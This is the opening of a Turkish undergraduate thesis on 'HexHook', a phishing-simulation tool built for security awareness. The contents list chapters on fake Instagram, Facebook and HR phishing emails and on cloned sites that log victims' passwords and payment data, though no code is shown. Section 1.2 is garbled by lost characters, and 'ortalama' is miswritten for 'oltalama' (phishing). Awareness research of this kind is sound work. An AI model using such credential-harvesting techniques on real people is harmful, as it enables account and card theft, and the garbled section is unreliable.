



İSTANBUL TİCARET ÜNİVERSİTESİ
MÜHENDİSLİK FAKÜLTESİ
BİLGİSAYAR MÜHENDİSLİĞİ BÖLÜMÜ

2024-2025 Bahar Dönemi

ENG402 BİTİRME PROJESİ

BİTİRME TEZİ

Öğrencinin

Adı-Soyadı : Muhammet Emircan ARSLAN

No : 200026924

Proje Başlığı : Sosyal Mühendislik Aracı – “HexHook”

Danışman : Dr. Öğr. Üyesi Fatma Nur Akı

Tarih : Haziran 2025

İçindekiler

KISALTMALAR	4
ŞEKİLLER LİSTESİ.....	5
ÖZET	6
ABSTRACT	7
BÖLÜM 1. GİRİŞ.....	8
1.1 Siber Güvenliğin Doğuşu ve Gelişimi.....	8
1.2 Dünyada Siber Güvenlik	9
1.3 Türkiye'de Siber Güvenlik	10
1.4 Kişisel ve Kurumsal Güvenlikte Farkındalık	11
1.5 Projeyi Bu Alandan Seçme Sebepleri	12
1.6 Sosyal Mühendislik ve Ortalama Saldırıları.....	13
1.7. Literatür Taraması	16
1.7.1. Sosyal mühendislik ve diğer saldırı türlerinde güncel çalışmalara genel bir bakış	16
1.7.2. Eğitim simülasyonlarının farkındalık yaratmada etkinliği	17
1.7.3. Çalışmanın literatüre katkısı	18
1.8. Tezin Yapısı - Araştırma Yöntemleri.....	19
BÖLÜM 2. YÖNTEMLER VE TEKNOLOJİLER	20
2.1. Geçmiş Derslerden Elde Edilen Bilgiler	20
2.2. Mühendislik Standartları	21
2.3. Tasarım Kısıtlamaları	22
2.4. Kali - Linux.....	23
2.4.1. Kali Linux terminali ve komutlar	24
2.4.2. Setoolkit (SET).....	25
2.4.3. Kali Linux Github ilişkisi	27
2.5. Bilgi toplama araçları: Maltego ve Sherlock.....	28
2.6. Dark Web	29
2.7. Yazılım Geliştirme Yaşam Döngüsü	31
BÖLÜM 3. SALDIRI ARACININ YAZILMASI.....	33
3.1. Kullanılan Geliştirme Ortamı ve Araçlar	33
3.1.1. Phishing mail gönderici yazılımının geliştirilmesi.....	33
3.1.2. Web sitelerinin oluşturulması	39
3.2. Yazılım Kodları ve Senaryo Vektörlerinin Uygulanması.....	44
3.2.1 Instagram	44

3.2.2. Sandova Retreat.....	52
BÖLÜM 4. DENEYSEL ÇALIŞMA VE SONUÇLAR	57
4.1. Kullanıcı Testleri ve Simülasyon Denemeleri	57
4.2. Sonuç ve Bulgular	58
BÖLÜM 5. TARTIŞMA ve SONUÇLAR	60
5.1. Araç Etkinliğinin Değerlendirilmesi	60
5.2. Geliştirilebilir Yönler ve Sınırlılıklar	61
5.3. Karşılaşılan Zorluklar ve Çözümler	62
5.4. Harcanan Efor ve Proje Maliyeti	63
BÖLÜM 6. SONUÇ	64
KAYNAKLAR	66

KISALTMALAR

APT: Advanced Persistent Threats

CSS: Cascading Style Sheets (Basamaklı Stil Şablonları)

FINRA: Financial Industry Regulatory Authority (Finansal Endüstri Düzenleyici Otorite)

GDPR: General Data Protection Regulation (Genel Veri Koruma Yönetmeliği)

HIPAA: Health Insurance Portability and Accountability (Sağlık Sigortası Taşınabilirlik ve Sorumluluk Yasası)

HTML: Hyper Text Markup Language (Hiper Metin İşaretleme Dili)

HTTP: Hypertext Transfer Protocol

HTTPS: Hypertext Transfer Protocol Secure

IoT: Internet of Things

ISO: International Organization for Standardization (Uluslararası Standartlar Örgütü)

JVM: Java Virtual Machine (Java Sanal Makine)

KVKK: Kişisel Verilerin Korunma Kanunu

MITM: Man In The Middle (Ortadaki Adam)

OSINT: Open Source Intelligence (Açık Kaynak İstihbarat)

PCI DSS: Payment Card Industry Data Security Standard (Ödeme Kartı Sektörü Veri Güvenliği Standardı)

PHP: Hypertext Preprocessor (Hiper Metin Önilemcisi)

SDK: Software Development Kit

SDLC: Software Development Life Cycle

SET: Social-Engineer Toolkit (Sosyal Mühendislik Aracı)

TCP: Transmission Control Protocol (Aktarım Denetim Protokolü)

USB: Universal Serial Bus (Evrensel Seri Veri Yolu)

ŞEKİLLER LİSTESİ

Şekil 1. Penetrasyon-Sızma Testleri.....	12
Şekil 2. Sosyal Mühendislik Yaşam Döngüsü	14
Şekil 3. Instagram Oltalama Saldırısı Örneği	15
Şekil 4. Oltalama Saldırı Döngüsü	16
Şekil 5.Yapay Zekanın Siber Güvenliğe Katkısı	18
Şekil 6.Kali Linux Terminali ve Komutlar	25
Şekil 7.Setoolkit Seçenekleri	26
Şekil 8.Ngrok ile https oluşumu	27
Şekil 9.Github reposu çekme	28
Şekil 10.Maltego - Hedef Hakkındaki Bilgilerin Maltego’da Görselleştirilmesi ..	29
Şekil 11.Web Katmanları	30
Şekil 12. .onion uzantılı dark web siteleri	30
Şekil 13.Yazılım Yaşam Döngüsü	31
Şekil 14.Scrum - Proje Yönetimi	32
Şekil 15.Projeye PyCharm Üzerinden Bakış	34
Şekil 16. Kodun Terminal Çıktısı.....	34
Şekil 17. IK Saldırı Senaryosu Maili “NovaDent”	36
Şekil 18.X Saldırı Senaryosu Maili	36
Şekil 19.Facebook Saldırı Senaryosu Maili	37
Şekil 20.İnstagram Saldırı Senaryosu Maili	37
Şekil 21. IK Saldırı Senaryosu Maili “Sandova Retreat”	38
Şekil 22.ÖBS Saldırı Senaryosu Maili.....	38
Şekil 23.htdocs - web sitesi dosyaları	40
Şekil 24. İnstagram Web Sitesi Klasör Yapısı	40
Şekil 25. Sandova Tatil Web Sitesi Klasör Yapısı	41
Şekil 26.Facebook - Yönlendirilen Web Sitesi	42
Şekil 27.İnstagram - Yönlendirilen Web Sitesi	42
Şekil 28.Sandova - Tasarlanan Tatil Sitesi	43
Şekil 29.İnstagram - Şifremi Unuttum - Kod İletilmesi	48
Şekil 30.İnstagram - Şifre Sıfırlama Kod Maili	49
Şekil 31.İnstagram - Gelen Kodun Girilmesi.....	49
Şekil 32.İnstagram - Şifre Belirleme Ekranı	49
Şekil 33.İnstagram - Şifrenin log.txt ye kaydedilmesi	50
Şekil 34.Sandova - Odalar Sayfası	52
Şekil 35.Sandova - İletişim Sayfası.....	52
Şekil 36.Sandova - Rezervasyon Sayfası	53
Şekil 37.Sandova - Rezervasyon Tutarı Gösterilmesi	53
Şekil 38.Sandova - Ödeme Sayfası.....	54
Şekil 39.Sandova - Hedef Bilgisinin Elde Edilmesi	54

ÖZET

Bilgisayar ve bilişim teknolojileri, insan hayatına girmesiyle beraber her alanda vazgeçilmez bir ihtiyaç haline gelmiştir. Bu ihtiyaç karşılıklı bir devinim halinde gelişmeyi de beraberinde getirmiştir. Gündelik problemler, iş görevleri ve insan ilişkileri dahil birçok alanda bu teknolojiye yararlanılmak istenmesi teknolojinin gelişmesi ve yaygınlaşması sonucunu doğurmuştur. Bilişim ve internetin dünyada yaygınlaşmasıyla insan hayatı kolaylaşmış ve özgürleşmiştir ancak oluşan güvenlik açıkları sebebiyle sistemlerin kötüye kullanımı bu özgürlüğün maliyeti olmuştur. Sistemler sebebiyle oluşan bu güvenlik açıkları bireyleri tehdit etmenin yanı sıra sistemleri de tehdit altına almaktadır. İnternete bağlı cihazların artması ve nesnelerin interneti (Internet of Thing - IoT) kavramının ortaya çıkmasıyla bu cihazların daha çok artacağı ve bu artış sonucunda güvenlik sorunlarının da aynı oranda artacağı ön görülmektedir. Bilgisayar sistemleri, iletişim ağları ve kontrol sürecini içeren bilgi iletişim teknolojilerinin yani siber uzayın içerisinde alınan güvenlik tedbirlerinden özellikle kullanıcıların da haberdar olması ve bu konuda farkındalık kazandırılması her geçen gün daha elzem bir hale gelmiştir. Günümüzde kişiler ve kurumlar birçok saldırıya maruz kalmaktadır; zararlı yazılımlar, ağ tabanlı saldırılar, IoT tabanlı saldırılar ve sosyal mühendislik saldırıları bunlara örnek olarak verilebilir. Siber güvenlik hizmeti veren şirketler günümüzde hala kesin çözümler üretememekte ve kullanıcılar bu saldırılara her geçen gün daha fazla maruz kalmaktadır bu sebeple insanlar kendi güvenliğini sağlamak adına siber uzay kavramına hakim olmalı ve güvenlikleri konusunda bilinç kazanmalıdır. Bu saldırılardan korunmak için bilgi güvenliği şirketleri her geçen gün yeni teknolojiler sunmakta kişi ve kurumları korumaya çalışmaktadır. Bu programların varlığına rağmen özellikle sosyal mühendislik saldırıları hala başarıyla gerçekleşmekte kişi ve kurumları tehdit etmektedir. Sosyal mühendislik saldırılarında kişilerin psikolojileri hedef alınmakta ve yalan söyleyerek karşı tarafı ikna edip bilgi toplamak ve kandırmak amaçlanmaktadır. Bu tez ve geliştirilecek araçta, ortalama saldırılarının temeline inilecek saldırı örnekleriyle bu saldırıların mantığı aktarılacaktır. Ayrıca bu tez ve tez kapsamında geliştirilecek araç sayesinde bilgi güvenliğinin güçlendirilmesi, bireylerin siber saldırılara karşı daha dirençli hale gelmesi ve siber farkındalığın artması hedeflenmektedir, bu şekilde daha güvenli bir dijital ekosistem oluşturulmasına destek sağlanacaktır.

ANAHTAR KELİMELE: Sosyal mühendislik, Siber güvenlik, Phishing (Oltalama), Android Studio, Siber tehditler, Bilgi Güvenliği, Güvenlik Farkındalığı

ABSTRACT

With the advent of computer and information technologies, they have become an indispensable part of human life in every aspect. This necessity has driven mutual development. The desire to use these technologies in addressing daily problems, work-related tasks, and interpersonal relationships has resulted in their rapid development and widespread adoption. While the proliferation of information technologies and the internet has facilitated and liberated human life, it has also brought security vulnerabilities that compromise this freedom. These vulnerabilities not only pose threats to individuals but also jeopardize the security of entire systems.

The increasing number of internet-connected devices and the emergence of the Internet of Things (IoT) concept indicate a growing number of such devices, which in turn is expected to escalate security issues proportionately. Within the cyber domain, which includes computer systems, communication networks, and control processes, it is becoming increasingly critical to raise awareness among users about security measures and ensure their active involvement.

Today, individuals and organizations are exposed to various attacks, including malware, network-based attacks, IoT-based threats, and social engineering attacks. Companies providing cybersecurity services are still unable to offer definitive solutions, and users face these threats more frequently. Consequently, individuals must familiarize themselves with the concept of cyberspace and gain awareness about their security. Although information security companies continuously introduce new technologies to protect individuals and organizations, social engineering attacks remain effective and pose significant threats.

Social engineering attacks specifically target human psychology, aiming to deceive individuals, gather information, and manipulate them through lies. In this thesis and the tool to be developed, the fundamentals of phishing attacks will be explored and the underlying logic of these attacks will be conveyed through illustrative examples.

Additionally, this thesis and the accompanying tool aim to strengthen information security, enhance individuals' resilience against cyberattacks, and increase cybersecurity awareness. In doing so, it seeks to contribute to the creation of a more secure digital ecosystem.

KEYWORDS: Social engineering, Cybersecurity, Phishing, Android Studio, Cyber threats, Information Security, Security Awareness

BÖLÜM 1. GİRİŞ

1.1 Siber Güvenliğin Doğuşu ve Gelişimi

Siber güvenlik, günümüzde dijitalleşen dünyanın en önemli konularından biri haline gelmiştir. Bu alanın temelleri, bilgisayar teknolojilerinin gelişmesi ve internetin yaygınlaşmasıyla atılmıştır. 1960'lı yıllarda geliştirilen ARPANET hem askeri hem de bilimsel araştırmalar için bir ağ oluşturmak amacıyla tasarlanmıştır. Ancak tasarlanan bu ağlar yeterli güvenlik sistemlerine sahip değildi [1].

1980'lerde bilgisayarlar ticari ve bireysel kullanıma açıldıkça, siber güvenlik tehditleri daha belirgin hale geldi. 1988 yılında ortaya çıkan Morris Solucanı, internetin önemli bir kısmını etkileyerek güvenlik açıklarının ne kadar büyük bir sorun olduğunu gösterdi. Bu dönemde buna benzer büyük çapta etki uyandıran birçok saldırı gerçekleşti. Bu olaylar, siber güvenliğin sadece teknik önlemlerle değil, aynı zamanda kullanıcı farkındalığıyla da desteklenmesinin gerekliliğini ortaya koydu [2].

1990'lı yıllarda internet daha yaygın hale geldi ve çevrimiçi bankacılık, e-ticaret, kişisel blog ve medyalar gibi uygulamalar hızla yayıldı. Bu gelişmeler, phishing (oltalama) gibi saldırı yöntemlerinin ortaya çıkmasına neden oldu. Kullanıcıların bu tür tehditlere karşı korunması için yeni güvenlik yazılımları geliştirilmeye başlandı.

2000'li yıllara gelindiğinde siber tehditler saldırıların gelişmesiyle daha karmaşık bir hale geldi. Özellikle gelişmiş kalıcı tehditler (APT'ler), fidye yazılımları ve sosyal mühendislik saldırıları sadece bireyleri değil, birçok önemli ve kritik sektörleri de hedef almaya başladı. 2017'de gerçekleşen WannaCry saldırısı, binlerce kuruluşu etkileyerek siber güvenliğin ne kadar önemli olduğunu bir kez daha gösterdi [3].

Bugün siber güvenlik, yalnızca teknik önlemlerle sınırlı olmayan, sosyal, ekonomik ve devletlerin kararlarını etkileyen politik boyutları da kapsayan geniş bir alan haline gelmiştir. Uluslararası iş birliği ve standartlar oluşturma çabaları, siber tehditleri önlemede büyük bir öneme sahiptir. Ayrıca bireyler ve kurumlar için farkındalık eğitimleri düzenlenerek, siber güvenliğin toplumda yaygınlaşması hedeflenmektedir [4][5].

1.2 D nyada Siber G venlik

Siber g venlik, dijitalle menin getirdiđi fırsatlar ve riskler nedeniyle giderek daha  nemli bir hale gelmi tir. Son yıllarda artan siber saldırılar hem bireyler hem de devletler i in ciddi bir endi e kaynađıdır. Ara tırmalar, siber saldırıların b y k bir kısmının insan hatalarından kaynaklandığını ve sosyal m hendislik y ntemlerinin en yaygın saldırı t rlerinden biri olduđunu g stermektedir [6]. Bu y zden, bireylerin bilin lenmesi ve geli mi  teknolojik     mlerin kullanılması b y k  nem ta ımaktadır.

Bir ok  lke,  zellikle enerji, ula ım ve sađlık gibi kritik sekt rlerde meydana gelebilecek siber saldırılara kar ı stratejiler geli tirmektedir.  rneđin, ABD ve Avrupa  lkeleri, altyapılarını korumak i in d zenlemeler yapmı  ve denetim mekanizmaları kurmu tur. Bu s re te, makine  đrenimi gibi teknolojiler, siber tehditlerin erken tespiti i in sık a kullanılmaktadır [5].

Siber g venliđe yapılan harcamalar son yıllarda ciddi  ekilde artmı tır. 2023 yılında, d nya genelinde bu alana yaklaşık 150 milyar dolar harcanmı tır. Bunun yanı sıra, NATO gibi uluslararası organizasyonlar,  yelerini siber tehditlere kar ı daha g  l  hale getirmek i in ortak stratejiler geli tirmektedir [1].

Yapay zek  ve makine  đrenimi, siber tehditlerin belirlenmesi ve  nlenmesinde b y k bir rol oynamaktadır.  rneđin, phishing saldırılarını tespit etmek i in geli tirilen yapay zek  modelleri, dođruluk oranlarını artırarak saldırı y ntemlerini anlamada b y k ilerleme sađlamı tır [7]. Ancak sosyal m hendislik saldırılarına kar ı yalnızca teknolojik     mler yeterli deđildir. Bu t r tehditlere kar ı kullanıcı farkındalığını artıracak eđitim programları da hazırlanmalı ve farkındalık kazandırılması ama lanmalıdır.

Bulut teknolojilerinin yaygınla ması ve dijitalle menin hızlanması, veri g venliğini daha karma ık bir hale getirmi tir. Bu sebeple veri g venliđi i in standart olu turma  abaları hız kazanmı tır.  rneđin, Avrupa Birliđi'nin GDPR d zenlemesi, veri koruma standartları olu turma konusunda  nemli bir  rnektir. Ayrıca, geli mi  kalıcı tehditler (APT) gibi kompleks saldırılar, d nya  apında g venlik  nlemlerinin s rekli olarak yenilenmesini zorunlu kılmaktadır.

1.3 Türkiye'de Siber Güvenlik

Türkiye, dijitalleşmenin hızlanmasıyla birlikte siber güvenlik alanında önemli adımlar atmış ve bu konuda nasıl ilerlenmesi gerektiğine dair stratejiler geliştirmiştir. Kamu kurumları ve kritik altyapıları korumaya yönelik yapılan çalışmalar, ülkenin siber güvenlik kapasitesini artırmayı hedeflemektedir. Bu kapsamda, 2013 yılında “Ulusal Siber Güvenlik Stratejisi ve Eylem Planı” yayımlanmış ve kamu ile özel sektör arasındaki iş birliği güçlendirilmiştir [1].

Türkiye'deki siber güvenlik açıklarının önemli bir kısmı, sosyal mühendislik saldırıları gibi insan kaynaklı hatalardan kaynaklanmaktadır. Bu saldırılar, özellikle farkındalık ve eğitim eksikliğinden dolayı etkili olmaktadır. Ortalama saldırıları, bireyler ve kurumlar için Türkiye'deki en yaygın tehditlerden biridir [8].

Siber güvenlik politikaları, yalnızca savunmaya değil, saldırı sonrası kriz yönetimi ve iyileştirme süreçlerine de odaklanmaktadır. Çünkü alınan önlemlere rağmen saldırılar her geçen gün daha da karmaşılaşıyor ve daha gelişmiş saldırılarla karşı karşıya kalınıyor. Örneğin, 2016 yılında kurulan Ulusal Siber Olaylara Müdahale Merkezi (USOM), siber tehditlere hızlı müdahale edilmesi ve zararların en aza indirilmesi için önemli bir rol üstlenmektedir. Bunun yanı sıra, HAVELSAN gibi yerel teknoloji firmaları, yapay zekâ ve makine öğrenimi tabanlı çözümler geliştirerek Türkiye'nin teknolojik altyapısını güçlendirmektedir.

Enerji, ulaşım ve sağlık gibi kritik sektörlerde, Türkiye uluslararası standartlara uyumlu düzenlemeler yapmaktadır. Bu düzenlemeler arasında, 2020 yılında yürürlüğe giren Kişisel Verilerin Korunması Kanunu (KVKK), bireylerin dijital haklarını koruma adına önemli bir adımdır. KVKK, Avrupa Birliği'nin GDPR düzenlemelerine paralel bir yapıya sahiptir.

Türkiye'nin siber güvenlik alanındaki bir diğer önceliği, yerli yazılımlar geliştirerek dışa bağımlılığı azaltmaktır. Yerli çözümler hem maliyet avantajı sağlamakta hem de stratejik bir üstünlük yaratmaktadır. Bu doğrultuda, kamu kurumlarında açık kaynak yazılımlarının kullanımı teşvik edilmekte ve milli şifreleme teknolojileri geliştirilmektedir [1].

Son yıllarda, Türkiye'nin siber güvenlik alanında insan kaynağını geliştirmeye yönelik çalışmaları artmıştır. Üniversiteler ve özel sektör iş birliğiyle gerçekleştirilen eğitim programları ve sertifikasyon süreçleri, nitelikli

uzmanların yetiştirilmesine katkı sağlamaktadır. Ayrıca, düzenlenen CTF (Capture the Flag) gibi yarışmalar ve hackathon etkinlikleri, gençlerin bu alana ilgisini artırmada etkili olmaktadır [1].

1.4 Kişisel ve Kurumsal Güvenlikte Farkındalık

Siber güvenliğin en zayıf noktalarından biri olarak insan faktörü öne çıkmaktadır. Hem bireyler hem de kurumlar için güvenliğin sağlanmasında insan kaynaklı hataların önlenmesi büyük önem taşır. Araştırmalar, siber saldırıların çoğunun sosyal mühendislik teknikleriyle gerçekleştiğini ve bu saldırıların genellikle insan hatalarından yararlandığını göstermektedir [9]. Özellikle oltalama (phishing) ve kimlik avı saldırıları, kişisel bilgileri ele geçirme amacıyla en yaygın kullanılan yöntemler arasındadır.

Kişisel düzeyde farkındalık, çevrimiçi tehditleri tanımak ve bunlara karşı önlem almakla yakından ilişkilidir. Örneğin, sahte e-postaları veya bağlantıları fark edebilmek, kişisel bilgilerinin güvende kalmasını sağlar. Ayrıca, güçlü ve benzersiz şifreler kullanmak, iki faktörlü kimlik doğrulama sistemlerini tercih etmek gibi adımlar, bireylerin güvenliklerini artırmada etkili yöntemlerdir [3] [8]. Kurumlar için farkındalık, yalnızca çalışanların eğitilmesiyle sınırlı değildir. Aynı zamanda organizasyonların güvenlik politikalarını düzenli olarak güncellemesi ve gelişmiş teknolojileri entegre etmesi gerekir. Büyük kuruluşlar, fidye yazılımları ve veri sızıntısı gibi ciddi tehditlerle sıkça karşılaşmaktadır. Bu tür tehditlerle mücadele etmek için sızma testleri yapılması ve çalışanların sosyal mühendislik saldırılarına karşı bilinçlendirilmesi önemlidir [4][1]. Çoğu şirket bu amaçla yılda birkaç kez sızma testi yapmakta ve IT ekipleri önderliğinde oltalama saldırılarıyla çalışanlarını test etmektedir.

Son yıllarda, farkındalık oluşturmaya hedefleyen eğitim platformları ve uygulamalar giderek yaygınlaşmıştır. Bu tür araçlar, kullanıcıların tehditleri tanımasına yardımcı olan interaktif eğitim içerikleri ve simülasyonlar sunmaktadır. Yapay zekâ destekli programlar, kullanıcı davranışlarını analiz ederek kişiselleştirilmiş eğitim sunmakta ve bu sayede bireylerin ve kurumların güvenlik düzeylerini artırmaktadır.



Şekil 1. Penetrasyon-Sızma Testleri

1.5 Projeyi Bu Alandan Seçme Sebepleri

Sosyal mühendislik saldırıları, bireylerin ve kurumların en savunmasız noktalarını hedef alarak ciddi zararlar vermektedir. Bu saldırılar, sadece maddi kayıplara değil, aynı zamanda psikolojik ve sosyal sorunlara da yol açmaktadır. Dolandırıcılığa uğrayan kişiler, güven kaybı ve travma yaşayarak psikolojik olarak zorlanmakta, sosyal ve iş hayatlarına uyum sağlayamamaktadır. Ayrıca, bu saldırılar yalnızca kurbanı değil, onun çevresindeki insanları ve iş ortaklarını da olumsuz etkileyebilmektedir [9].

Ekonomik açıdan bakıldığında, sosyal mühendislik saldırılarının etkisi çok daha geniş kapsamlıdır. Bankalar, finans kuruluşları ve kritik altyapılar hedef alındığında, büyük maddi kayıplar yaşanmakta ve ekonomiler sarsılmaktadır. Örneğin, ortalama saldırılarıyla şirketlerin hassas verilerinin çalınması, ekonomik zararın yanı sıra itibar kaybına da neden olmaktadır. Türkiye’de ise özellikle küçük ve orta ölçekli işletmeler (KOBİ), bu tür saldırılara karşı yeterince hazırlıklı olmadıkları için daha büyük risk altındadır.

Bu saldırılar, sadece bireysel ve ekonomik düzeyde değil, toplumsal yapıda da kalıcı hasarlar bırakabilmektedir. Sosyal mühendislik teknikleriyle yayılan yanlış bilgiler, toplumdaki güven duygusunu zayıflatmakta ve dayanışmayı

olumsuz etkilemektedir. Kritik altyapılara yönelik saldırılar ise sađlık ve enerji gibi hayati sektörleri hedef alarak toplumsal düzeni tehdit etmektedir.

Sosyal mühendislik saldırılarının hala başarılı olmasının en önemli nedenlerinden biri, insan psikolojisinin manipüle edilmesidir. Örneđin, ortalama e-postaları veya sahte ödöl mesajlarıyla insanlar kolayca kandırılabilmekte ve mantıklı karar verme becerileri zayıflamaktadır. Bu saldırılar, yalnızca teknolojik çözümlerle durdurulamayacak kadar karmaşıktır.

Bu yüzden, insanları bu tür saldırılardan korumak için farkındalık artırma çalışmaları büyük bir önem taşımaktadır. Ancak mevcut eğitim programları ve kampanyalar, çođu zaman geniş kitlelere ulaşmada yetersiz kalmaktadır [8]. Çođu bilinçlendirme materyali, karmaşık terimler içerdđi için kullanıcı dostu değildir. Daha etkili farkındalık materyalleri geliştirilerek, bireylerin günlük hayatlarında kolayca uygulayabileceđi bilgiler sunulmalıdır [10].

Bu noktada, sosyal mühendislik saldırılarına özellikle ortalama saldırılarına karşı daha kapsamlı bir yaklaşım gereklidir. Bu yaklaşımla, sadece teknolojik çözümler değil, aynı zamanda bireylerin bu saldırıların nasıl yapıldıđını anlamaları alttaki işlemleri tanımaları da oldukça önemlidir.

Sonuç olarak, bu proje, ortalama saldırılarının nasıl yapıldıđını geliştirecek araçla gözler önüne serecek kişilerin bu saldırılarla ilgili bilgi düzeyinin artmasına yardımcı olacaktır.

1.6 Sosyal Mühendislik ve Ortalama Saldırıları

Proje bazında geliştirilecek olan aracı anlamak için öncelikle sosyal mühendislik saldırıları ve ortalama saldırılarının mantıđının anlaşılması oldukça önemlidir.

Sosyal mühendislik saldırıları, dijital platformların ötesine geçerek insan etkileşimlerini manipüle etmeye dayalı bir yöntemdir. Bu saldırılarda, insan en zayıf halka olarak görülür ve güven, korku, empati gibi duygular suistimal edilir [9]. Bu tür saldırıların temelinde, insanların dođal tepkileri ve duygusal davranışları yer alır. Örneđin, bir saldırgan telefonla arayıp "Babanız kaza geçirdi, hastane masrafları için acil para göndermeniz gerekiyor" diyebilir. Bu tür hikayeler, insanları hızlı bir şekilde tepki vermeye zorlar ve düşünmeden karar almalarına neden olur. Benzer şekilde, e-posta veya sms yoluyla

“Hesabınız ele geçirildi, şifrenizi hemen sıfırlayın” gibi mesajlar gönderilerek kişisel bilgiler ele geçirilmeye çalışılır [9].

Sosyal mühendislik saldırıları yalnızca yazılımsal araçlarla sınırlı değildir. Fiziksel ortamda veya telefonla yapılan dolandırıcılıklar da bu kategoride yer alır. Örneğin, bir saldırgan kendini banka çalışanı olarak tanıtarak kullanıcının hesap bilgilerini talep edebilir. Ayrıca bir şirket çalışanını arayıp "IT departmanından arıyorum, sisteminizi güncellemek için giriş bilgilerinizi paylaşmanız gerekiyor" diyerek bilgi toplamaya çalışabilir.

Saldırganlar, bu tür saldırılarda duygusal manipülasyonu sıkça kullanır. Korku, aciliyet, empati gibi duygular hedef alınan kişileri savunmasız bırakabilir. Örneğin, “Acil yardıma ihtiyacı olan bir arkadaşınızın” gönderdiği gibi görünen bir mesajla insanlar dolandırılabilir. Bu tür saldırılar, kişisel bilgilerin çalınmasının yanı sıra maddi kayıplara ve psikolojik sorunlara da yol açabilir. Bu saldırılarla başa çıkmanın en etkili yollarından biri farkındalık ve eğitimidir. Bireylerin ve çalışanların bu tür tehditlere karşı bilinçlenmesi gerekir. Telefonla gelen talepleri sorgulamak veya kimlik bilgilerini paylaşmadan önce dikkatlice düşünmek gibi basit önlemler alınabilir.




Şekil 2. Sosyal Mühendislik Yaşam Döngüsü


Phishing, yani oltalama saldırıları ise sosyal mühendisliğin dijital dünyadaki en yaygın örneklerinden biridir. Bu tür saldırılarda saldırganlar, kullanıcıları

kandırmak için sahte e-postalar, mesajlar veya internet siteleri kullanır. Amaç, kişisel bilgileri, örneğin şifreler, kredi kartı bilgileri veya kullanıcı adları, ele geçirmektir. Genellikle, güven veren bir kurumun (banka, sosyal medya platformu, kargo firması vb.) kimliği taklit edilerek kullanıcıya ulaşılır ve üstte de bahsedildiği gibi acil bir durum varmış gibi gösterilerek harekete geçmeleri istenir. Örneğin, "Hesabınızda şüpheli bir işlem tespit edildi!" gibi ifadelerle kullanıcıdan bir bağlantıya tıklaması ya da şifresini girmesi beklenir.

Phishing, temelinde sosyal mühendislik yöntemlerine dayanır çünkü burada da insan psikolojisi hedef alınır. Ancak farkı, bu manipülasyonun çoğunlukla dijital ortamlar üzerinden yapılmasıdır. Sosyal mühendislik yine üstte bahsedildiği gibi çok daha geniş bir çerçevede, örneğin yüz yüze görüşmelerde ya da telefon aramalarında da uygulanabilirken, phishing daha çok e-posta, SMS veya sahte web sayfaları gibi araçlarla gerçekleştirilir. Bu yönüyle bakıldığında phishing, sosyal mühendisliğin daha teknik ama bir o kadar da etkili bir yüzüdür [9].



Şekil 3. Instagram Oltalama Saldırısı Örneği



Şekil 4. Oltalama Saldırı Döngüsü

1.7. Literatür Taraması

1.7.1. Sosyal mühendislik ve diğer saldırı türlerinde güncel çalışmalara genel bir bakış

Siber güvenlik alanında yapılan çalışmalarda, sosyal mühendislik ve diğer saldırı türlerinin insan faktörüne dayalı yapısı sıkça vurgulanmaktadır. Literatürde, sosyal mühendislik saldırılarının özellikle bireylerin psikolojik ve sosyal zaafalarını hedef aldığı ifade edilmektedir [8][9]. Junger yaptığı çalışmada, kullanıcıların bilinç düzeyinin sosyal mühendislik saldırılarındaki başarı oranını büyük ölçüde etkilediğini ortaya koymuş ve farkındalık programlarının tek başına yeterli olmadığını, daha kapsamlı eğitim programlarının gerekliliğini vurgulamıştır [11].

Krombholz yaptığı çalışmada (2015), gelişmiş sosyal mühendislik saldırılarının bireylerin duygusal durumlarına dayalı olarak nasıl daha karmaşık hale geldiği açıklamaktadır. Çalışma, bu tür saldırılarla mücadele etmek için daha çözüm odaklı güvenlik önlemlerinin geliştirilmesi gerektiğini belirtmiştir [12].

